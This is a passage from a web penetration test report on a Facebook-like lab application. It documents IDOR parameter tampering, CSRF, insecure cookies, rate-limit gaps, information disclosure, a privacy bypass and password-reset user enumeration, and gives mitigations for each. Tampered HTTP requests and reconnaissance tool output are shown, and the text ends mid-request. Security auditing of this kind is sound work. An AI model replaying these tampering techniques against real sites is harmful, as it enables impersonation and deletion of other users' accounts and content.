
1. Deactivating an account
2. Removing posts
3. Commenting on a post
4. Liking a post

By intercepting those requests, it's possible to manually modify the user ID parameter to reference other users. The server doesn't verify the action, allowing actions to be performed as other users on the server.


Vulnerability Details

In this test I've identified multiple Parameter Tampering vulnerabilities that allow to perform actions as another user on the website, from commenting and liking a post, to deleting an account completely!


For the account deactivation I've created a designated user (User Two) for testing. In the URL of the profile the user's id is visible (id=33):



In the "Account Settings" of **User One**, I've intercepted the request to deactivate the account, the following parameters are sent to the server including the user's id:




By tampering the request and changing the id to another user's id, it's possible to deactivate their account. In the following example I've sent the request to deactivate account id=33 (User Two), and the user got deleted from the system:



Also, in the home page of the application ("home.php"), the parameters sent to the server for users id and posts id aren't secure and follow a systematic order. Those parameters can be tampered with to perform actions as another user.

When visiting another user's profile, every user has associated id, and this id is how the user is recognized on the system. In the following example Roman's profile id is "29"




When intercepting the request for a comment, the following parameters are presented. The cookie parameter defines the user connected, but the comment parameters define the comment or the action itself, meaning the cookie isn't relevant to performing the action. This allows an attacker to tamper the parameters and make the server perform an action from you account as another user.

```

Request
Pretty Raw Hex
1 POST /fb_files/fb_home/Home.php HTTP/1.1
2 Host: 10.0.2.51
3 Content-Length: 65
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.0.2.51
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.51/fb_files/fb_home/Home.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=f11rddk0evh2ulh14j9rqufiu6
14 Connection: keep-alive
15
16 comment_txt=THIS+ISN%27T+ROMAN&postid=18&userid=31&comment=Submit
  
```


The following example shows it's possible to comment as another user only by changing the id for that user in the request.




```

Request
Pretty Raw Hex
1 POST /fb_files/fb_home/Home.php HTTP/1.1
2 Host: 10.0.2.51
3 Content-Length: 50
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.0.2.51
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.51/fb_files/fb_home/Home.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=f11rddk0evh2ulh14j9rqufiu6
14 Connection: keep-alive
15
16 comment_txt=YEP&postid=18&userid=29&comment=Submit
  
```

It's also possible to delete a post of another user with the same technique, notice the post marked in red (id=12). By changing the id parameter in the delete_post request it's possible to delete another user's post.



This vulnerability allows an attacker to interfere with another user's posts, comments and likes. The post above was deleted while it wasn't belong to my account:



Mitigation

- Enforce Server-Side Authorization Checks. The server must validate that the authenticated user is authorized to perform the action on the id provided, and never trust client supplied ID for authorization decisions.
- Use session based identity. Allow action based on session and not based on parameters. Also, treat client supplied ID's as untrusted input.
- For every sensitive action, verify ownership of the target resource.
- Replace direct user IDs with random, non-predictable identifiers where possible.

4 CSRF

Severity | **High**

Probability | **High**

Vulnerability Description

Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to force an authenticated user to perform unintended actions on a web application. This occurs when the application relies solely on cookies for authentication and does not implement anti-CSRF protections, allowing cross-origin requests to be processed as legitimate user actions.


The application uses a session cookie for authentication with the flag "SameSite=false", and no additional CSRF protection mechanism is implemented.

A malicious external server was created to forge an HTTP request targeting the vulnerable application. When an authenticated user visited the malicious link **while logged in**, the browser automatically included the session cookie in the request. As a result, the forged request was accepted by the server and executed successfully, causing a post to be published on behalf of the victim user **without their consent**.

Vulnerability Details

By creating a malicious file that will forge the request being sent to the server, it's possible to create a CSRF attack. When a user accesses a malicious link while being logged to the vulnerable application, it will send a forged request to the server with that user's cookie due to [Insecure Cookies vulnerability](#) and allow to perform actions as that user.

In this example, intercepting the request for sending a message in "Group_Message.php" page reveals the parameters that are being sent to the server. I've created a file that forges this request and sends it to the same path of the original request when being accessed to.



In the following example I've managed to perform an action unwillingly on another user's browser by that user accessing a malicious link, proving the site is vulnerable to CSRF.



Mitigation

- Implement Anti-CSRF Tokens. Generate unique, unpredictable CSRF tokens per session or request, and validate those tokens with the server for all state-changing actions.
- Enforce Secure SameSite Cookie Policy.
- Validate Origin and Referer Headers. Reject requests with missing or untrusted Origin or Referer headers.
- Require Re-Authentication for Sensitive Actions.

5 Insecure Cookies

Severity | **High**Probability | **High**

Vulnerability Description

Insecure cookie configuration occurs when authentication or session cookies are missing essential security attributes. Without proper flags such as HttpOnly, Secure, and restrictive SameSite policies, cookies become vulnerable to theft, manipulation, or abuse, increasing the risk of session hijacking and cross-site attacks.

Vulnerability Details

The following flags on cookies for authenticated users are set poorly which makes the cookies insecure.

The flag "HttpOnly" is set to false. Currently no XSS was found on the website, but it's best practice to set it to "true", as this vulnerability may arise in the future due to this insecure flag.

The flag "SameSite" is set to "None". In the [CSRF vulnerability](#) it was proven this cookie misconfiguration can be abused to perform attacks on the system.

The flag "Secure" is set to "false". The following website uses protocol HTTP, this protocol is vulnerable to Man-In-The-Middle attack, and it's recommended to never provide sensitive information over this port. Switching to HTTPS protocol is a more secure option that will ensure data being sent to and by the server is encrypted and protected.

Filter Items									
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	9c5p7qnbbeu18d0mc60t906	10.0.2.91	/	Session	35	false	false	None	Wed, 07 Jan 2026 16:33:47 GMT

Mitigation

- Enforce Secure Cookie Attributes. The current attributes of the cookie aren't secure and allow attackers to manipulate them.
- If possible, switch to HTTPS and set the "Secure" cookie to "true".
- Harden Session Management. Regenerate session cookies after authentication and privilege changes, also Invalidate sessions upon logout.

6 Insufficient Anti-Automations

Severity | **High**

Probability | **High**

Vulnerability Description

Insufficient Anti-Automations is a vulnerability which allows an attacker to send “unlimited” amount of request without limitations to the server.

This vulnerability allows an attacker to use Brute-Force against the server and also may allow a DOS attack to take place by overwhelming the server with high-rate of requests leading it to crash or misbehave.

Vulnerability Details

During the audit, No Anti-Automations tool was used on the server, allowing multiple different vectors that led to vulnerabilities on the application.

In this application, the lack of Anti-Automations allows an attacker to exploit SQL injection technique (Time-Based Blind SQLi). By sending the server a big number of requests, and seeing difference in the response time, it was possible to leak data from the Database, leading to full database dump. If Anti-Automation tools were used, this SQLi method wasn't possible.

Also, User-Enumeration was possible due to the lack of Anti-Automations.

Mitigation

- Limit the requests allowed by IPs and emails. Allowing each IP and email a limited number of attempts before timeout will prevent this vulnerability.
- Progressive Delay. Initially increasing the delay of repeated requests will completely prevent the SQLi from being abused.
- Implement a WAF. By implementing a WAF, suspicious and large number of requests can be identified and blocked.

7 Information Disclosure

Severity | **Medium**

Probability | **Medium**

Vulnerability Description

Information Disclosure is a vulnerability where an application unintentionally exposes sensitive or internal information that can assist an attacker in understanding the system's architecture, technologies, or configuration. While the disclosed information may not be directly exploitable on its own, it significantly lowers the effort required to identify and exploit additional vulnerabilities.

During reconnaissance and enumeration, multiple sources of sensitive information were exposed:

1. Apache 2.4.25 (Web Server)
2. Debian (Operating System)
3. PHP (Programming Language)
4. An exposed email associated with the website
5. Indexes in URL's that expose email addresses of users and private directories
6. Files and Directories on the website

Additional security weaknesses were identified during enumeration and are documented separately

Vulnerability Details

The Source Code of the main page reveals paths of the system that store files for the website, this help understand the website structure:

```

33 </body>
34 </html>
35 <LINK REL="SHORTCUT ICON" HREF="fb_files/fb_title_icon/Facebook.ico" />
36 <link href="fb_files/fb_index_file/fb_css_file/index_css.css" rel="stylesheet" type="text/css">
37 <link href="fb_files/fb_font/font.css" rel="stylesheet" type="text/css">
38 <script type="text/javascript" src="fb_files/fb_index_file/fb_js_file/Registration_validation.js"> </script>
39 </head>
40 -----

```

Running the tool “whatweb” reveals the following data from the HTTP source code and the HTTP response of the server, finding an associated email address:

```

(boker@boker) - [~/Desktop/WebPT/FacebookRevenge]
$ whatweb http://10.0.2.51/
http://10.0.2.51/ [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], Email[Amit.adii4@yahoo.com], HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[10.0.2.51], PasswordField[password], Script[text/javascript], Title[Facebook]

```

Using the tool “wafw00f”, the absence of a WAF was identified during reconnaissance:

```

[*] Checking http://10.0.2.51/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

```

Running the tool “feroxbuster” to enumerate directories on the website. The following directories were found, most interesting one is the “/admin” path, which is an Admin Login Page.

```

404 GET 9l 31w 271c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 238l 317w 9979c http://10.0.2.51/fb_files/fb_index_file/fb_js_file/Registration_validation.js
200 GET 48l 59w 847c http://10.0.2.51/fb_files/fb_index_file/fb_css_file/index_css.css
200 GET 76l 232w 3020c http://10.0.2.51/Forgot_Password.php
200 GET 5l 76w 343055c http://10.0.2.51/fb_files/fb_title_icon/Facebook.ico
301 GET 9l 28w 306c http://10.0.2.51/admin => http://10.0.2.51/admin/
200 GET 5l 7w 65c http://10.0.2.51/fb_files/fb_font/font.css
200 GET 151l 958w 70178c http://10.0.2.51/fb_files/fb_index_file/fb_image_file/Facebook_map.PNG
200 GET 581l 2300w 202141c http://10.0.2.51/fb_files/fb_index_file/fb_background_file/Developer_details/my.jpg
200 GET 193l 767w 10095c http://10.0.2.51/
301 GET 9l 28w 309c http://10.0.2.51/facebook => http://10.0.2.51/facebook/

```

The extension “Wappalyzer” identifies and confirms the following information:

Web servers		Programming languages	
	Apache HTTP Server		PHP
	2.4.25		
Operating systems			
	Debian		

When entering an image in a profile, the path of the file leaks the user's email address. Private user directories are directly accessible via predictable paths, exposing user email addresses and the structure of the system and directories.

10.0.4.191/fb_users/Male/shai_itsafe@gmail.com/Profile/a.jpg



Mitigation

- Remove Sensitive Information from Client-Side Code (for example internal paths).
- Minimize Server and Application Fingerprinting, disable server version banners and avoid exposing unnecessary metadata in HTTP responses.
- Deploy a WAF, this will reduce the exposure by blocking automated reconnaissance.
- Conduct regular automated and manual scans to detect what information can currently be acquired by foreign factors

8 Business Logic Bypass

Severity | **Medium**

Probability | **Medium**

Vulnerability Description


Business Logic Bypass occurs when an application correctly enforces technical controls but fails to enforce its intended business rules. In this case, privacy restrictions defined by the application logic were bypassed due to improper role-based access enforcement, allowing unauthorized access to private user content.

The application allows users to mark posts as “Only Me”, meaning the post should be visible exclusively by the post owner.


During testing, it was observed that when authenticated as an admin user, the application allowed unrestricted access to posts marked as “Only Me”, including posts belonging to other users. The application treated the administrative role as implicitly authorized to access all content, regardless of user-defined privacy settings.

Vulnerability Details


I've created a private post which only I'm supposed to see:



When accessing my profile from the admin account, I've managed to see my post as the admin user:



With this proof that the admin user can see private messages in the profile of other users, I've explored the profile of user "Roman" and found the following post:



Mitigation

- Enforce Privacy Controls Independently of User Roles. Ensure privacy options are respected across all roles unless explicitly required otherwise.

9 User Enumeration via Password Reset

Severity | **Medium**

Probability | **Medium**

Vulnerability Description

User Enumeration occurs when an application provides different responses based on whether a user account exists, allowing an attacker to determine valid usernames or email addresses.

The application implements a password recovery feature that behaves differently depending on the validity of the supplied email address:

1. When an invalid or non-existent email address is submitted, the application redirects the user back to the “forgot_password” page.
2. But, when a valid email address is submitted, the server responds with HTTP 200 OK and displays the associated user’s security question.

This difference in the server response allows an attacker to enumerate existing users on the server.

Also, the Forgot Password page is secured weakly due to general security questions about the user. If a person who is close to the user and knows this information, or even an attacker that brute-force the security questions, the password for that user can be achieved.

Vulnerability Details

When entering a non-existing email to the “Forgot Password” page, the response returns 302 status code, which redirects back to “/Forgot_password.php”

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /Forgot_Password2.php	HTTP/1.1		1	HTTP/1.1 302 Found		
2	Host: 10.0.2.91			2	Date: Wed, 07 Jan 2026 12:39:31 GMT		
3	Content-Length: 35			3	Server: Apache/2.4.25 (Debian)		
4	Cache-Control: max-age=0			4	Location: Forgot_Password.php		
5	Accept-Language: en-GB,en;q=0.9			5	Content-Length: 0		
6	Origin: http://10.0.2.91			6	Keep-Alive: timeout=5, max=100		
7	Content-Type: application/x-www-form-urlencoded			7	Connection: Keep-Alive		
8	Upgrade-Insecure-Requests: 1			8	Content-Type: text/html; charset=UTF-8		
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36			9			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			10			
11	Referer: http://10.0.2.91/Forgot_Password.php						
12	Accept-Encoding: gzip, deflate, br						
13	Connection: keep-alive						
14							
15	Email=NOTREAL40@gmail.com&Next=Next						

But, when entering a valid mail that exists on the server, the response returns status 200 and presents the security question of that user.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /Forgot_Password2.php	HTTP/1.1		1	HTTP/1.1 200 OK		
2	Host: 10.0.2.91			2	Date: Wed, 07 Jan 2026 12:33:04 GMT		
3	Content-Length: 39			3	Server: Apache/2.4.25 (Debian)		
4	Cache-Control: max-age=0			4	Vary: Accept-Encoding		
5	Accept-Language: en-GB,en;q=0.9			5	Content-Length: 3257		
6	Origin: http://10.0.2.91			6	Keep-Alive: timeout=5, max=100		
7	Content-Type: application/x-www-form-urlencoded			7	Connection: Keep-Alive		
8	Upgrade-Insecure-Requests: 1			8	Content-Type: text/html; charset=UTF-8		
9	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36			9			
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			10	<div style='position:absolute; left:30%; top:43%;'>		
11	Referer: http://10.0.2.91/Forgot_Password.php			11	<h4>		
12	Accept-Encoding: gzip, deflate, br			12	Secret Question 1:		
13	Connection: keep-alive			13	</h4>		
14				14	</div>		
15	Email=shai_itsafe40@gmail.com&Next=Next			15	<div style='position:absolute; left:40%; top:43%;'>		
				16	<h4>		
				17	what is the first name of your favorite uncle?		
				18	</h4>		
				19	</div>		
				20	<html>		
				21	<head>		
				22	<LINK REL="SHORTCUT ICON" HREF="fb_files/fb_title_icon/Faceback.ico" />		
				23	<style>		
				24	#signup_button		
				25	{		
					background:#69A74E;		
					color:#FFFFFF;		
					border-top-color:#3B6E22;		
					border-right-color:#2C5115;		
					border-left-color:#3B6E22;		
					font-size:15px;		
					height:30;		
					width:75;		
					font-weight:bold;		
					box-shadow: 5px0px10px1pxrgb(0,0,0);		
					}		

Also, the website decides which user wants to change password only by “userid”. This is a logical flaw that allows an attacker to impersonate another user and change their password while the only security against it is general security questions that can be brute-forced or even be known by a friend of the user who is being attacked.

```

Request
Pretty Raw Hex
1 POST /Forgot_Password3.php HTTP/1.1
2 Host: 10.0.2.91
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.0.2.91
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
